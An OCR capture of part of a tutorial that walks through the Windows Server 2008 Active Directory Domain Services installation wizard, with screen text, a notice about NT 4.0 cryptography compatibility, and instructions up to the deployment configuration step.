
This wizard helps you install Active Directory Domain Services (AD DS) on this server, making the server an Active Directory domain controller. To continue, click Next.

□ Use advanced mode installation

Learn more about the additional options that are available in advanced mode installation.

More about Active Directory Domain Services

Click on "Next".


Server Manager
File Action View Help
Server Manager (WIN-8HMB2QJJN
Roles
Active Directory Domain Se
Features
Diagnostics
Configuration
Storage
Active Directory Domain Services
Active Directory Domain Services Installation Wizard
Go to Event Viewer
Filter Events
Properties
Go to Services
Preferences
Stop
Start
Restart
< Back
Next >
Cancel
Last Refresh: Today at 1:30 PM Configure refresh

Operating System Compatibility


Improved security settings in Windows Server 2008 and Windows Server 2008 R2 affect older versions of Windows

Windows Server 2008 and "Windows Server 2008 R2" domain controllers have a new more secure default for the security setting named "Allow cryptography algorithms compatible with Windows NT 4.0." This setting prevents Microsoft Windows and non-Microsoft SMB "clients" from using weaker NT 4.0 style cryptography algorithms when establishing security channel sessions against Windows Server 2008 or "Windows Server 2008 R2" domain controllers. As a result of this new default, operations or applications that require a security channel serviced by Windows Server 2008 or "Windows Server 2008 R2" domain controllers might fail.

Platforms impacted by this change include Windows NT 4.0, as well as non-Microsoft SMB "clients" and network-attached storage (NAS) devices that do not support stronger cryptography algorithms. Some operations on clients running versions of Windows earlier than Windows Vista with Service Pack 1 are also impacted, including domain join operations performed by the Active Directory Migration Tool or Windows Deployment Services.

For more information about this setting, see Knowledge Base article 942564 (http://go.microsoft.com/fwlink/?LinkId=104751).

While choosing the deployment configuration, select option to create a new domain in a new forest. Click on "Next".



Active Directory Domain Services Installation Wizard

Choose a Deployment Configuration

You can create a domain controller for an existing forest or for a new forest.

○ Existing forest

○ Add a domain controller to an existing domain

